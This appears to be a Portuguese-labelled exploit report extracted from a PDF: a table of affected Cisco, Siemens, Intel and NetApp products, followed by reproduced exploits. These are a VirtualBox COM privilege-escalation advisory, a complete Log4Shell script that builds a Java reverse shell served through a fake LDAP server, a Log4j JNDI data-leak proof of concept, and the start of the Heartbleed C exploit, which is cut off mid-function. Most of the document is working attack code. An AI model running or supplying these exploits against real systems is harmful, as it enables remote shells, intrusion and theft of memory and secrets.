137	Application	Cisco	Packaged Contact Center Enterprise	11.6\(1\)	*	*	*
138	Application	Cisco	Paging Server	*	*	*	*
139	Application	Cisco	Paging Server	8.3\(1\)	*	*	*
140	Application	Cisco	Paging Server	8.4\(1\)	*	*	*
141	Application	Cisco	Paging Server	8.5\(1\)	*	*	*
142	Application	Cisco	Paging Server	9.0\(1\)	*	*	*
143	Application	Cisco	Paging Server	9.0\(2\)	*	*	*
144	Application	Cisco	Paging Server	9.1\(1\)	*	*	*
145	Application	Cisco	Paging Server	12.5\(2\)	*	*	*
146	Application	Cisco	Paging Server	14.0\(1\)	*	*	*
147	Application	Cisco	Prime Service Catalog	*	*	*	*
148	Application	Cisco	Prime Service Catalog	12.1	*	*	*
149	Application	Cisco	Sd-wan Vmanage	*	*	*	*
150	Application	Cisco	Sd-wan Vmanage	20.3	*	*	*
151	Application	Cisco	Sd-wan Vmanage	20.4	*	*	*
152	Application	Cisco	Sd-wan Vmanage	20.5	*	*	*
153	Application	Cisco	Sd-wan Vmanage	20.6	*	*	*
154	Application	Cisco	Sd-wan Vmanage	20.6.1	*	*	*
155	Application	Cisco	Sd-wan Vmanage	20.7	*	*	*
156	Application	Cisco	Sd-wan Vmanage	20.8	*	*	*
157	Application	Cisco	Smart Phy	*	*	*	*
158	Application	Cisco	Smart Phy	3.1.2	*	*	*
159	Application	Cisco	Smart Phy	3.1.3	*	*	*
160	Application	Cisco	Smart Phy	3.1.4	*	*	*
161	Application	Cisco	Smart Phy	3.1.5	*	*	*
162	Application	Cisco	Smart Phy	3.2.1	*	*	*
163	Application	Cisco	Smart Phy	21.3	*	*	*
164	Application	Cisco	Ucs Central	*	*	*	*
165	Application	Cisco	Ucs Central Software	2.0\(1b\)	*	*	*
166	Application	Cisco	Ucs Central Software	2.0\(1h\)	*	*	*
167	Application	Cisco	Ucs Central Software	2.0\(1c\)	*	*	*
168	Application	Cisco	Ucs Central Software	2.0\(1k\)	*	*	*
169	Application	Cisco	Ucs Central Software	2.0\(1d\)	*	*	*
170	Application	Cisco	Ucs Central Software	2.0\(1l\)	*	*	*
171	Application	Cisco	Ucs Central Software	2.0\(1e\)	*	*	*
172	Application	Cisco	Ucs Central Software	2.0	*	*	*
173	Application	Cisco	Ucs Central Software	2.0\(1f\)	*	*	*
174	Application	Cisco	Ucs Central Software	2.0\(1a\)	*	*	*
175	Application	Cisco	Ucs Central Software	2.0\(1g\)	*	*	*
176	Application	Cisco	Ucs Director	*	*	*	*
177	Application	Cisco	Unified Communications Manager	*	*	*	*
178	Application	Cisco	Unified Communications Manager	*	*	*	*
179	Application	Cisco	Unified Communications Manager	11.5\(1\)	*	*	*
180	Application	Cisco	Unified Communications Manager	11.5\(1\)su3	*	*	*
181	Application	Cisco	Unified Communications Manager	11.5\(1\)	*	*	*
182	Application	Cisco	Unified Communications Manager	11.5\(1\)	*	*	*
183	Application	Cisco	Unified Communications Manager	11.5\(1.17900.52\)	*	*	*
184	Application	Cisco	Unified Communications Manager	11.5\(1.18119.2\)	*	*	*
185	Application	Cisco	Unified Communications Manager	11.5\(1.18900.97\)	*	*	*
186	Application	Cisco	Unified Communications Manager	11.5\(1.21900.40\)	*	*	*
187	Application	Cisco	Unified Communications Manager	11.5\(1.22900.28\)	*	*	*
188	Application	Cisco	Unified Communications Manager Im And Presence Service	*	*	*	*
189	Application	Cisco	Unified Communications Manager Im And Presence Service	11.5\(1\)	*	*	*
190	Application	Cisco	Unified Communications Manager Im \& Presence Service	11.5\(1\)	*	*	*

191	Application	Cisco	Unified Communications Manager Im \& Presence Service	11.5\(1.22900.6\)	*	*	*
192	Application	Cisco	Unified Computing System	006.008\(001.000\)	*	*	*
193	Application	Cisco	Unified Contact Center Enterprise	*	*	*	*
194	Application	Cisco	Unified Contact Center Enterprise	11.6\(2\)	*	*	*
195	Application	Cisco	Unified Contact Center Enterprise	12.0\(1\)	*	*	*
196	Application	Cisco	Unified Contact Center Enterprise	12.5\(1\)	*	*	*
197	Application	Cisco	Unified Contact Center Enterprise	12.6\(1\)	*	*	*
198	Application	Cisco	Unified Contact Center Enterprise	12.6\(2\)	*	*	*
199	Application	Cisco	Unified Contact Center Express	*	*	*	*
200	Application	Cisco	Unified Contact Center Express	12.5\(1\)	SU1	*	*
201	Application	Cisco	Unified Contact Center Express	12.5\(1\)	-	*	*
202	Application	Cisco	Unified Contact Center Express	12.6\(1\)	*	*	*
203	Application	Cisco	Unified Contact Center Express	12.6\(2\)	*	*	*
204	Application	Cisco	Unified Contact Center Management Portal	12.6\(1\)	*	*	*
205	Application	Cisco	Unified Customer Voice Portal	*	*	*	*
206	Application	Cisco	Unified Customer Voice Portal	11.6	*	*	*
207	Application	Cisco	Unified Customer Voice Portal	11.6\(1\)	*	*	*
208	Application	Cisco	Unified Customer Voice Portal	12.0\(1\)	*	*	*
209	Application	Cisco	Unified Customer Voice Portal	12.0	*	*	*
210	Application	Cisco	Unified Customer Voice Portal	12.5\(1\)	*	*	*
211	Application	Cisco	Unified Customer Voice Portal	12.5	*	*	*
212	Application	Cisco	Unified Customer Voice Portal	12.6\(1\)	*	*	*
213	OS	Cisco	Unified Intelligence Center	*	*	*	*
214	Application	Cisco	Unified Intelligence Center	12.6\(1\)	-	*	*
215	Application	Cisco	Unified Intelligence Center	12.6\(1\)	Es01	*	*
216	Application	Cisco	Unified Intelligence Center	12.6\(1\)	Es02	*	*
217	Application	Cisco	Unified Intelligence Center	12.6\(2\)	-	*	*
218	OS	Cisco	Unified Sip Proxy	*	*	*	*
219	Application	Cisco	Unified Sip Proxy	010.000\(001\)	*	*	*
220	Application	Cisco	Unified Sip Proxy	010.000\(000\)	*	*	*
221	Application	Cisco	Unified Sip Proxy	010.002\(000\)	*	*	*
222	Application	Cisco	Unified Sip Proxy	010.002\(001\)	*	*	*
223	OS	Cisco	Unified Workforce Optimization	*	*	*	*
224	Application	Cisco	Unified Workforce Optimization	11.5\(1\)	SR7	*	*
225	Application	Cisco	Unity Connection	*	*	*	*
226	Application	Cisco	Unity Connection	11.5	*	*	*
227	Application	Cisco	Unity Connection	11.5\(1.10000.6\)	*	*	*
228	Application	Cisco	Video Surveillance Manager	7.14\(4.018\)	*	*	*
229	Application	Cisco	Video Surveillance Manager	7.14\(3.025\)	*	*	*
230	Application	Cisco	Video Surveillance Manager	7.14\(1.26\)	*	*	*
231	Application	Cisco	Video Surveillance Manager	7.14\(2.26\)	*	*	*
232	Application	Cisco	Video Surveillance Operations Manager	*	*	*	*
233	Application	Cisco	Virtual Topology System	*	*	*	*
234	Application	Cisco	Virtual Topology System	2.6.6	*	*	*
235	Application	Cisco	Virtualized Infrastructure Manager	*	*	*	*
236	Application	Cisco	Virtualized Voice Browser	*	*	*	*
237	Application	Cisco	Wan Automation Engine	*	*	*	*
238	Application	Cisco	Wan Automation Engine	7.1.3	*	*	*
239	Application	Cisco	Wan Automation Engine	7.2.1	*	*	*
240	Application	Cisco	Wan Automation Engine	7.2.2	*	*	*
241	Application	Cisco	Wan Automation Engine	7.2.3	*	*	*
242	Application	Cisco	Wan Automation Engine	7.3	*	*	*
243	Application	Cisco	Wan Automation Engine	7.4	*	*	*
244	Application	Cisco	Wan Automation Engine	7.5	*	*	*
245	Application	Cisco	Wan Automation Engine	7.6	*	*	*
246	Application	Cisco	Webex Meetings Server	*	*	*	*
247	Application	Cisco	Webex Meetings Server	3.0	Maintenance Release3	*	*
248	Application	Cisco	Webex Meetings Server	3.0	Maintenance Release4	*	*
249	Application	Cisco	Webex Meetings Server	3.0	Maintenance Release3	-	*
250	Application	Cisco	Webex Meetings Server	3.0	Maintenance Release3 Security Patch4	*	*
251	Application	Cisco	Webex Meetings Server	3.0	-	*	*
252	Application	Cisco	Webex Meetings Server	3.0	Maintenance Release3 Security Patch5	*	*
253	Application	Cisco	Webex Meetings Server	3.0	Maintenance Release1	*	*
254	Application	Cisco	Webex Meetings Server	3.0	*	*	*
255	Application	Cisco	Webex Meetings Server	3.0	Maintenance Release3 Service Pack 2	*	*
256	Application	Cisco	Webex Meetings Server	3.0	Maintenance Release2	*	*
257	Application	Cisco	Webex Meetings Server	3.0	Maintenance Release3 Service Pack 3	*	*
258	Application	Cisco	Webex Meetings Server	4.0	-	*	*
259	Application	Cisco	Webex Meetings Server	4.0	Maintenance Release1	*	*
260	Application	Cisco	Webex Meetings Server	4.0	Maintenance Release2	*	*
261	Application	Cisco	Webex Meetings Server	4.0	*	*	*
262	Application	Cisco	Webex Meetings Server	4.0	Maintenance Release3	*	*
263	Application	Cisco	Workload Optimization Manager	*	*	*	*
264	OS	Debian	Debian Linux	9.0	*	*	*
265	OS	Debian	Debian Linux	10.0	*	*	*
266	OS	Debian	Debian Linux	11.0	*	*	*
267	OS	Fedoraproject	Fedora	34	*	*	*
268	OS	Fedoraproject	Fedora	35	*	*	*
269	Application	Intel	Audio Development Kit	-	*	*	*
270	Application	Intel	Computer Vision Annotation Tool	-	*	*	*
271	Application	Intel	Data Center Manager	-	*	*	*
272	Application	Intel	Genomics Kernel Library	-	*	*	*
273	Application	Intel	Oneapi Sample Browser	-	*	*	*
274	Application	Intel	Secure Device Onboard	-	*	*	*
275	Application	Intel	Sensor Solution Firmware Development Kit	-	*	*	*
276	Application	Intel	System Debugger	-	*	*	*
277	Application	Intel	System Studio	-	*	*	*
278	Application	Netapp	Active Iq Unified Manager	-	*	*	*
279	Application	Netapp	Active Iq Unified Manager	-	*	*	*
280	Application	Netapp	Active Iq Unified Manager	-	*	*	*
281	Application	Netapp	Cloud Insights	-	*	*	*
282	Application	Netapp	Cloud Manager	-	*	*	*
283	Application	Netapp	Cloud Secure Agent	-	*	*	*
284	Application	Netapp	Oncommand Insight	-	*	*	*
285	Application	Netapp	Ontap Tools	-	*	*	*
286	Application	Netapp	Snapcenter	-	*	*	*
287	Application	Siemens	Captial	*	*	*	*
288	Application	Siemens	Captial	2019.1	-	*	*
289	Application	Siemens	Captial	2019.1	Sp1912	*	*
290	Application	Siemens	Comos	*	*	*	*
291	Application	Siemens	Desigo Cc Advanced Reports	4.0	*	*	*
292	Application	Siemens	Desigo Cc Advanced Reports	4.1	*	*	*
293	Application	Siemens	Desigo Cc Advanced Reports	4.2	*	*	*
294	Application	Siemens	Desigo Cc Advanced Reports	5.0	*	*	*
295	Application	Siemens	Desigo Cc Advanced Reports	5.1	*	*	*
296	Application	Siemens	Desigo Cc Info Center	5.0	*	*	*
297	Application	Siemens	Desigo Cc Info Center	5.1	*	*	*
298	Application	Siemens	E-car Operation Center	*	*	*	*
299	Application	Siemens	Energy Engage	3.1	*	*	*
300	Application	Siemens	Energyip	8.5	*	*	*
301	Application	Siemens	Energyip	8.6	*	*	*
302	Application	Siemens	Energyip	8.7	*	*	*
303	Application	Siemens	Energyip	9.0	*	*	*
304	Application	Siemens	Energyip Prepay	3.7	*	*	*
305	Application	Siemens	Energyip Prepay	3.8	*	*	*
306	Application	Siemens	Gma-manager	*	*	*	*
307	Application	Siemens	Head-end System Universal Device Integration System	*	*	*	*
308	Application	Siemens	Industrial Edge Management	*	*	*	*
309	Application	Siemens	Industrial Edge Management Hub	*	*	*	*
310	Application	Siemens	Logo\! Soft Comfort	*	*	*	*
311	Application	Siemens	Mendix	*	*	*	*
312	Application	Siemens	Mindsphere	*	*	*	*
313	Application	Siemens	Navigator	*	*	*	*
314	Application	Siemens	NX	*	*	*	*
315	Application	Siemens	Opcenter Intelligence	*	*	*	*
316	Application	Siemens	Operation Scheduler	*	*	*	*
317	Application	Siemens	Sentron Powermanager	4.1	*	*	*
318	Application	Siemens	Sentron Powermanager	4.2	*	*	*
319	Application	Siemens	Siguard Dsa	4.2	*	*	*
320	Application	Siemens	Siguard Dsa	4.3	*	*	*
321	Application	Siemens	Siguard Dsa	4.4	*	*	*
322	Application	Siemens	Sipass Integrated	2.80	*	*	*
323	Application	Siemens	Sipass Integrated	2.85	*	*	*
324	Application	Siemens	Siveillance Command	*	*	*	*
325	Application	Siemens	Siveillance Control Pro	*	*	*	*
326	Application	Siemens	Siveillance Identity	1.5	*	*	*
327	Application	Siemens	Siveillance Identity	1.6	*	*	*
328	Application	Siemens	Siveillance Vantage	*	*	*	*
329	Application	Siemens	Siveillance Viewpoint	*	*	*	*
330	Application	Siemens	Solid Edge Cam Pro	*	*	*	*
331	Application	Siemens	Solid Edge Harness Design	*	*	*	*
332	Application	Siemens	Solid Edge Harness Design	2020	Sp2002	*	*
333	Application	Siemens	Solid Edge Harness Design	2020	*	*	*
334	Application	Siemens	Solid Edge Harness Design	2020	-	*	*
335	Application	Siemens	Spectrum Power 4	*	*	*	*
336	Application	Siemens	Spectrum Power 4	4.70	-	*	*
337	Application	Siemens	Spectrum Power 4	4.70	SP7	*	*
338	Application	Siemens	Spectrum Power 4	4.70	SP8	*	*
339	Application	Siemens	Spectrum Power 7	*	*	*	*
340	Application	Siemens	Spectrum Power 7	2.30	*	*	*
341	Application	Siemens	Spectrum Power 7	2.30	-	*	*
342	Application	Siemens	Spectrum Power 7	2.30	SP2	*	*
343	Application	Siemens	Teamcenter	*	*	*	*
344	Application	Siemens	Vesys	*	*	*	*
345	Application	Siemens	Vesys	2019.1	*	*	*
346	Application	Siemens	Vesys	2019.1	-	*	*
347	Application	Siemens	Vesys	2019.1	Sp1912	*	*
348	Application	Siemens	Xpedition Enterprise	-	*	*	*
349	Application	Siemens	Xpedition Package Integrator	-	*	*	*
350	Application	Snowsoftware	Snow Commander	*	*	*	*
351	Application	Snowsoftware	Vm Access Proxy	*	*	*	*
352	Application	Sonicwall	Email Security	*	*	*	*

Relatório Exploit CVE-2019-2721

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VirtualBox: COM RPC Interface Code Injection Host EoP
Platform: VirtualBox 6.0.4 r128413 x64 on Windows 10 1809
Class: Elevation of Privilege

Summary:

The hardened VirtualBox process on a Windows host doesnt
    secure its COM interface leading to arbitrary code
    injection and EoP.

Description:

This issue is similar in scope to others I ve reported such
     as S0867394/CVE-2017-10204. It allows you to call
    arbitrary code inside the hardened process which can
    expose the kernel drivers to normal user processes
    resulting in EoP. I m assuming that this is still an
    issue youd like to fix?

The VirtualBox hardening code allows other processes running
    as the same user to read all virtual memory by granting
    the PROCESS_VM_READ access right. It isnt obvious that
    this could result in arbitrary code execution, except that
     VirtualBox initializes out-of-process COM and by
    extension exposes an RPC interface. With access to read
    arbitrary memory from such a process its possible to
    call existing interfaces running inside the VirtualBox
    process such as the undocumented IRundown interface which
    COM uses for various infrastructure tasks. This interface
    has a DoCallback method which will execute an arbitrary
    function in the process with a single arbitrary pointer
    sized argument.

You can get more details from my blog about using this
    technique as a mechanism to bypass Windows Protected
    Processes, https://googleprojectzero.blogspot.com/2018/11/
    injecting-code-into-windows-protected.html. In this case
    we dont need to abuse an old version of WERFault to
    dump memory as the hardening driver allows us to do just
    read memory.

To fix this issue you might want to block PROCESS_VM_READ
    access entirely, its not clear if this is a necessary
    access right for something or just because it didnt
    seem to be dangerous. I d also call CoInitializeSecurity
     at process start and pass an security descriptor to the
    pSecDesc parameter which limits access to administrators
    and perhaps service accounts. However be careful if you
    decide to only initialize CoInitializeSecurity as its
    process wide and has weird behaviors which might result in
     the security descriptor getting unset. I d probably
    call the API every time you call CoInitialize just in case
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Proof of Concept:

 I ve  provided a PoC as a C# project. It will use the
   vulnerability to call ExitProcess with the exit code
      12345678     inside a VirtualBox process. Note that by
   default  i t s  designed to work out of the box on Windows
   10 1809 x64 updated to March 2019. It will fallback to
   trying to lookup symbol addresses using the DBGHELP
   library if the combase DLL  d o e s n t  match, however
    y o u ll  need to have cached the symbols for combase
   inside C:\ProgramData\dbg\sym. You can do this by running
   the     symchk     tool from a Debugging Tools for Windows
   installation and passing the path to the x64 version of
   combase.

1) Compile the C# project using Visual Studio 2017.  I t ll
   need to pull NtApiDotNet from NuGet to build.
2) Start a virtual machine and note the PID of the hardened
   VirtualBox process.
3) As a normal user run the PoC passing the PID of the
   hardened VirtualBox process.

Expected Result:
The PoC fails to call code inside the target process.

Observed Result:
The PoC executes ExitProcess inside the hardened process and
   verifies the return code once the process exits.


Proof of Concept:
https://github.com/offensive-security/exploit-database-bin-
   sploits/raw/master/bin-sploits/46747.zip
```

Relatório Exploit Apache Log4j 2 - Remote Code Execution

```
# Exploit Title: Apache Log4j 2 – Remote Code Execution (RCE)
# Date: 11/12/2021
# Exploit Authors: kozmer, z9fr, svmorris
# Vendor Homepage: https://logging.apache.org/log4j/2.x/
# Software Link: https://github.com/apache/logging-log4j2
# Version: versions 2.0-beta-9 and 2.14.1.
# Tested on: Linux
# CVE: CVE-2021-44228
# Github repo: https://github.com/kozmer/log4j-shell-poc

import subprocess
import sys
import argparse
from colorama import Fore, init
import subprocess
import threading

from http.server import HTTPServer, SimpleHTTPRequestHandler

init(autoreset=True)

def listToString(s):
str1 = ""
try:
for ele in s:
str1 += ele
return str1
except Exception as ex:
parser.print_help()
sys.exit()

def payload(userip , webport , lport):

genExploit = (
"""
import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;

public class Exploit {

public Exploit() throws Exception {
String host="%s";
int port=%s;
String cmd="/bin/sh";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).
    start();
Socket s=new Socket(host,port);
InputStream pi=p.getInputStream(),pe=p.getErrorStream(),si=s.
    getInputStream();
OutputStream po=p.getOutputStream(),so=s.getOutputStream();
while(!s.isClosed()) {
while(pi.available()>0)
so.write(pi.read());
while(pe.available()>0)
so.write(pe.read());
while(si.available()>0)
po.write(si.read());
so.flush();
po.flush();
Thread.sleep(50);
try {
p.exitValue();
break;
}
catch (Exception e){
}
};
p.destroy();
s.close();
}
}
""") % (userip, lport)

# writing the exploit to Exploit.java file

try:
f = open("Exploit.java", "w")
f.write(genExploit)
f.close()
print(Fore.GREEN + '[+] Exploit java class created success')

except Exception as e:
print(Fore.RED + f'[-] Something went wrong {e.toString()}')

checkJavaAvailible()
print(Fore.GREEN + '[+] Setting up fake LDAP server\n')

# create the LDAP server on new thread
t1 = threading.Thread(target=createLdapServer, args=(userip,
    webport))
t1.start()

# start the web server

httpd = HTTPServer(('localhost', int(webport)),
    SimpleHTTPRequestHandler)
httpd.serve_forever()

def checkJavaAvailible():
javaver = subprocess.call(['./jdk1.8.0_20/bin/java', '-
    version'], stderr=subprocess.DEVNULL, stdout=subprocess.
    DEVNULL)
if(javaver != 0):
```

```
print(Fore.RED + '[-] Java is not installed inside the
   repository ')
sys.exit()

def createLdapServer(userip, lport):
sendme = ("${jndi:ldap://%s:1389/a}") % (userip)
print(Fore.GREEN +"[+] Send me: "+sendme+"\n")

subprocess.run(["./jdk1.8.0_20/bin/javac", "Exploit.java"])

url = "
http://{}:{}/#Exploit".format
(userip, lport)
subprocess.run(["./jdk1.8.0_20/bin/java", "-cp",
"target/marshalsec-0.0.3-SNAPSHOT-all.jar", "marshalsec.jndi.
   LDAPRefServer", url])

def header():
print(Fore.BLUE+"""
[!] CVE: CVE-2021-44228
[!] Github repo:
https://github.com/kozmer/log4j-shell-poc
""")

if __name__ == "__main__":
header()

try:
parser = argparse.ArgumentParser(description='please enter
   the values ')

parser.add_argument('--userip', metavar='userip', type=str,
nargs='+', help='Enter IP for LDAPRefServer & Shell')

parser.add_argument('--webport', metavar='webport', type=str,
nargs='+', help='listener port for HTTP port')

parser.add_argument('--lport', metavar='lport', type=str,
nargs='+', help='Netcat Port')

args = parser.parse_args()

#print(args.userip)

payload(listToString(args.userip), listToString(args.webport)
    , listToString(args.lport))

except KeyboardInterrupt:
print(Fore.RED + "user interupted the program.")
sys.exit(0)
```

Relatório Exploit Apache Log4j2 2.14.1 - Information Disclosure

```
# Exploit Title: Apache Log4j2 2.14.1 - Information
    Disclosure
# Date: 12/12/2021
# Exploit Author: leonjza
# Vendor Homepage: https://logging.apache.org/log4j/2.x/
# Version: <= 2.14.1
# CVE: CVE-2021-44228

#!/usr/bin/env python3

# Pure python ENV variable leak PoC for CVE-2021-44228
# Original PoC: https://twitter.com/Black2Fan/status
    /1470281005038817284
#
# 2021 @leonjza

import argparse
import socketserver
import threading
import time

import requests

LDAP_HEADER = b'\x30\x0c\x02\x01\x01\x61\x07\x0a\x01\x00\x04\
    x00\x04\x00\x0a'


class ThreadedTCPRequestHandler(socketserver.
    BaseRequestHandler):
    def handle(self) -> None:
        print(f' i| new connection from {self.client_address
            [0]}')

        sock = self.request
        sock.recv(1024)
        sock.sendall(LDAP_HEADER)

        data = sock.recv(1024)
        data = data[9:]  # strip header

        # example response
        #
        # ('Java version 11.0.13\n'
        #  '\x01\x00\n'
        #  '\x01\x03\x02\x01\x00\x02\x01\x00\x01\x01\x00\x0b'
        #  'objectClass0\x00\x1b0\x19\x04\x172
            .16.840.1.113730.3.4.2')

        data = data.decode(errors='ignore').split('\n')[0]
        print(f' v| extracted value: {data}')
```

```
class ThreadedTCPServer(socketserver.ThreadingMixIn,
    socketserver.TCPServer):
     pass


def main():
     parser = argparse.ArgumentParser(description='a simple
         log4j
<=2.14 information disclosure poc '
                                                  '(ref:
https://twitter.com/Black2Fan/status/1470281005038817284)')
     parser.add_argument('--target', '-t', required=True, help
         ='target uri')
     parser.add_argument('--listen-host', default='0.0.0.0',
                         help='exploit server host to listen
                             on
(default: 127.0.0.1)')
     parser.add_argument('--listen-port', '-lp', default=8888,
help='exploit server port to listen on (default: 8888)')
     parser.add_argument('--exploit-host', '-eh', required=
         True,
default='127.0.0.1',
                         help='host where (this) exploit
                             server is reachable')
     parser.add_argument('--leak', '-l', default='${java:
         version}',
                         help='value to leak. '
                              'see:
https://twitter.com/Rayhan0x01/status/1469571563674505217 '
                              '(default: ${java:version})')
     args = parser.parse_args()

     print(f' i| starting server on {args.listen_host}:{args.
         listen_port}')
     server = ThreadedTCPServer((args.listen_host, args.
         listen_port),
ThreadedTCPRequestHandler)

     serv_thread = threading.Thread(target=server.
         serve_forever)
     serv_thread.daemon = True
     serv_thread.start()
     time.sleep(1)
     print(f' i| server started')

     payload = f'${{jndi:ldap://{args.exploit_host}:{args.
         listen_port}/{args.leak}}}'
     print(f' i| sending exploit payload {payload} to {args.
         target}')

     try:
        r = requests.get(args.target, headers={'User-Agent':
            payload})
        print(f' i| response status code: {r.status_code}')
        print(f' i| response: {r.text}')
    except Exception as e:
        print(f' e| failed to make request: {e}')
    finally:
        server.shutdown()
        server.server_close()


if __name__ == '__main__':
    main()
```

Relatório Exploit OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak

```
/*
* CVE-2014-0160 heartbleed OpenSSL information leak exploit
* =========================================================
* This exploit uses OpenSSL to create an encrypted connection
* and trigger the heartbleed leak. The leaked information is
* returned within encrypted SSL packets and is then decrypted
* and wrote to a file to annoy IDS/forensics. The exploit can
* set heartbeat payload length arbitrarily or use two preset
* values for NULL and MAX length. The vulnerability occurs
   due
* to bounds checking not being performed on a heap value
   which
* is user supplied and returned to the user as part of DTLS/
   TLS
* heartbeat SSL extension. All versions of OpenSSL 1.0.1 to
* 1.0.1f are known affected. You must run this against a
   target
* which is linked to a vulnerable OpenSSL library using DTLS/
   TLS.
* This exploit leaks upto 65535 bytes of remote heap each
   request
* and can be run in a loop until the connected peer ends
   connection.
* The data leaked contains 16 bytes of random padding at the
   end.
* The exploit can be used against a connecting client or
   server,
* it can also send pre_cmd's to plain-text services to
   establish
* an SSL session such as with STARTTLS on SMTP/IMAP/POP3.
   Clients
* will often forcefully close the connection during large
   leak
* requests so try to lower your payload request size.
*
* Compiled on ArchLinux x86_64 gcc 4.8.2 20140206 w/OpenSSL
   1.0.1g
*
* E.g.
* $ gcc -lssl -lssl3 -lcrypto heartbleed.c -o heartbleed
* $ ./heartbleed -s 192.168.11.23 -p 443 -f out -t 1
* [ heartbleed - CVE-2014-0160 - OpenSSL information leak
   exploit
* [
   =================================================================

* [ connecting to 192.168.11.23 443/tcp
* [ connected to 192.168.11.23 443/tcp
* [ <3 <3 <3 heart bleed <3 <3 <3
* [ heartbeat returned type=24 length=16408
* [ decrypting SSL packet
* [ heartbleed leaked length=65535
* [ final record type=24, length=16384
* [ wrote 16381 bytes of heap to file 'out'
* [ heartbeat returned type=24 length=16408
* [ decrypting SSL packet
* [ final record type=24, length=16384
* [ wrote 16384 bytes of heap to file 'out'
* [ heartbeat returned type=24 length=16408
* [ decrypting SSL packet
* [ final record type=24, length=16384
* [ wrote 16384 bytes of heap to file 'out'
* [ heartbeat returned type=24 length=16408
* [ decrypting SSL packet
* [ final record type=24, length=16384
* [ wrote 16384 bytes of heap to file 'out'
* [ heartbeat returned type=24 length=42
* [ decrypting SSL packet
* [ final record type=24, length=18
* [ wrote 18 bytes of heap to file 'out'
* [ done.
* $ ls -al out
* -rwx------ 1 fantastic fantastic 65554 Apr 11 13:53 out
* $ hexdump -C out
* - snip - snip
*
* Use following example command to generate certificates for
   clients.
*
* $ openssl req -x509 -nodes -days 365 -newkey rsa:2048 \
* -keyout server.key -out server.crt
*
* Debian compile with "gcc heartbleed.c -o heartbleed -Wl,-
   Bstatic \
* -lssl -Wl,-Bdynamic -lssl3 -lcrypto"
*
* todo: add udp/dtls support.
*
* - Hacker Fantastic
*   http://www.mdsec.co.uk
*
*/
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <getopt.h>
#include <signal.h>
#include <netdb.h>
#include <fcntl.h>
#include <sys/socket.h>
#include <sys/types.h>
```

```
#include <netinet/in.h>
#include <inttypes.h>
#include <openssl/bio.h>
#include <openssl/ssl.h>
#include <openssl/err.h>
#include <openssl/evp.h>
#include <openssl/tls1.h>
#include <openssl/rand.h>
#include <openssl/buffer.h>

#define n2s(c,s)((s=(((unsigned int)(c[0]))<< 8)| \
                    (((unsigned int)(c[1]))    )),c+=2)
#define s2n(s,c) ((c[0]=(unsigned char)(((s)>> 8)&0xff), \
                    c[1]=(unsigned char)(((s)    )&0xff)),c+=2)

int first = 0;
int leakbytes = 0;
int repeat = 1;
int badpackets = 0;

typedef struct {
        int socket;
        SSL *sslHandle;
        SSL_CTX *sslContext;
} connection;

typedef struct {
  unsigned char type;
  short version;
  unsigned int length;
  unsigned char hbtype;
  unsigned int payload_length;
  void* payload;
} heartbeat;

void ssl_init();
void usage();
int tcp_connect(char*,int);
int tcp_bind(char*, int);
connection* tls_connect(int);
connection* tls_bind(int);
int pre_cmd(int,int,int);
void* heartbleed(connection* ,unsigned int);
void* sneakyleaky(connection* ,char*, int);

int tcp_connect(char* server,int port){
        int sd,ret;
        struct hostent *host;
        struct sockaddr_in sa;
        host = gethostbyname(server);
        sd = socket(AF_INET, SOCK_STREAM, 0);
        if(sd==-1){
                printf("[!] cannot create socket\n");
                exit(0);
        }
        sa.sin_family = AF_INET;
        sa.sin_port = htons(port);
        sa.sin_addr = *((struct in_addr *) host->h_addr);
        bzero(&(sa.sin_zero),8);
        printf("[ connecting to %s %d/tcp\n",server,port);
        ret = connect(sd,(struct sockaddr *)&sa, sizeof(
           struct sockaddr));
        if(ret==0){
                printf("[ connected to %s %d/tcp\n",server,
                   port);
        }
        else{
                printf("[!] FATAL: could not connect to %s %d
                   /tcp\n",server,port);
                exit(0);
        }
        return sd;
}

int tcp_bind(char* server, int port){
        int sd, ret, val=1;
        struct sockaddr_in sin;
        struct hostent *host;
        host = gethostbyname(server);
        sd=socket(AF_INET,SOCK_STREAM,0);
        if(sd==-1){
                printf("[!] cannot create socket\n");
                exit(0);
        }
        memset(&sin,0,sizeof(sin));
        sin.sin_addr=*((struct in_addr *) host->h_addr);
        sin.sin_family=AF_INET;
        sin.sin_port=htons(port);
        setsockopt(sd,SOL_SOCKET,SO_REUSEADDR,&val,sizeof(val
           ));
        ret = bind(sd,(struct sockaddr *)&sin,sizeof(sin));
        if(ret==-1){
                printf("[!] cannot bind socket\n");
                exit(0);
        }
        listen(sd,5);
        return(sd);
}


void ssl_init(){
        SSL_load_error_strings();
        SSL_library_init();
        OpenSSL_add_all_digests();
        OpenSSL_add_all_algorithms();
        OpenSSL_add_all_ciphers();
```

```
}

connection* tls_connect(int sd){
        connection *c;
        c = malloc(sizeof(connection));
        if(c==NULL){
                printf("[ error in malloc()\n");
                exit(0);
        }
        c->socket = sd;
        c->sslHandle = NULL;
        c->sslContext = NULL;
        c->sslContext = SSL_CTX_new(SSLv23_client_method());
        SSL_CTX_set_options(c->sslContext, SSL_OP_ALL |
            SSL_OP_NO_SSLv2 | SSL_OP_NO_SSLv3);
        if(c->sslContext==NULL)
                ERR_print_errors_fp(stderr);
        c->sslHandle = SSL_new(c->sslContext);
        if(c->sslHandle==NULL)
                ERR_print_errors_fp(stderr);
        if(!SSL_set_fd(c->sslHandle,c->socket))
                ERR_print_errors_fp(stderr);
        if(SSL_connect(c->sslHandle)!=1)
                ERR_print_errors_fp(stderr);
        if(!c->sslHandle->tlsext_heartbeat &
            SSL_TLSEXT_HB_ENABLED ||
                c->sslHandle->tlsext_heartbeat &
                    SSL_TLSEXT_HB_DONT_SEND_REQUESTS){
                printf("[ warning: heartbeat extension is
                    unsupported (try anyway)\n");
        }
        return c;
}

connection* tls_bind(int sd){
        int bytes;
        connection *c;
        char* buf;
        buf = malloc(4096);
        if(buf==NULL){
                printf("[ error in malloc()\n");
                exit(0);
        }
        memset(buf,0,4096);
        c = malloc(sizeof(connection));
        if(c==NULL){
                printf("[ error in malloc()\n");
                exit(0);
        }
        c->socket = sd;
        c->sslHandle = NULL;
        c->sslContext = NULL;
        c->sslContext = SSL_CTX_new(SSLv23_server_method());
        if(c->sslContext==NULL)
                ERR_print_errors_fp(stderr);
        SSL_CTX_set_options(c->sslContext, SSL_OP_ALL |
            SSL_OP_NO_SSLv2 | SSL_OP_NO_SSLv3);
        SSL_CTX_SRP_CTX_init(c->sslContext);
